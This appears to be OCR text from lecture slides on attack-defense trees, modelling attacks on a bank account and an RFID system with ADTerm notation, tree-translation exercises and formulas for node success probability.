
OS




ADTree Edit
Bank Account
op: or proponents
ATM
Online
ap: and proponents
ap
?
PIN
Card
Password
User Name
2nd Auth Factor
opponent
op
op
oo: or opponents
?
Eavesdrop
Find Note
Force
Phishing
Key Logger
Key Fobs
PIN Pad
Malware
opponent
opponent
op
?
opponent
Memorize
Browser
OS


ADTree Edit
Bank Account
op: or proponents
ATM
Online
ap: and proponents
ap
cp
PIN
Card
Password
User Name
2nd Auth Factor
opponent
op
op
oo: or opponent
co: counter opponent
Eavesdrop
Find Note
Force
Phishing
Key Logger
Key Fobs
PIN Pad
Malware
opponent
opponent
op
cp: counter proponent
opponent
Memorize
Browser
OS





```
ap(
        op(
                Eavesdrop,
                cp(
                        Find Note,
                        Memorize
                ),
                Force
        ),
        Card
),
```




```
cp(
        ap(
                op(
                        Phishing,
                        Key Logger
                ),
                User Name
        ),
        co(
                oo(
                        Key Fobs,
                        PIN Pad
                ),
                op(
                        Browser,
                        OS
                )
        )
)
```


ADTree Edit




ADTerm Edit

```
op(
        ap(
                op(
                        Eavesdrop,
                        cp(
                                Find Note,
                                Memorize
                        ),
                        Force
                ),
                Card
        ),
        cp(
                ap(
                        op(
                                Phishing,
                                Key Logger
                        ),
                        User Name
                ),
                co(
                        oo(
                                Key Fobs,
                                PIN Pad
                        ),
                        op(
                                Browser,
                                OS
                        )
                )
        )
)
```

Exercise (tree translation)



Exercise (tree translation)





```
op(
        op(
                Shield Tag,
                cp(
                        Jam Signal,
                        oo(
                                Secure Warehouse,
                                Faraday Around Tag and Reader
                        )
                )
        ),
        op(
                Dos in Network
        )
)
```

Exercise (success probability for the nodes)


- Standard quantitative analysis on the node success probability of ADTrees relies on a step-wise computation procedure.
  - Numerical values are assigned to all atomic actions, represented by the non-refined nodes
  - The values for the remaining nodes, including the root of the tree, are deduced automatically in a bottom-up way.

Exercise (success probability for the nodes)



	proponent	opponent
or	op $x + y - xy$	oo $x + y - xy$
and	ap xy	ao xy
counter	cp $x(1 - y)$	co $x(1 - y)$

Exercise (success probability for the nodes)



	proponent	opponent
or	op $x + y - xy$	oo $x + y - xy$
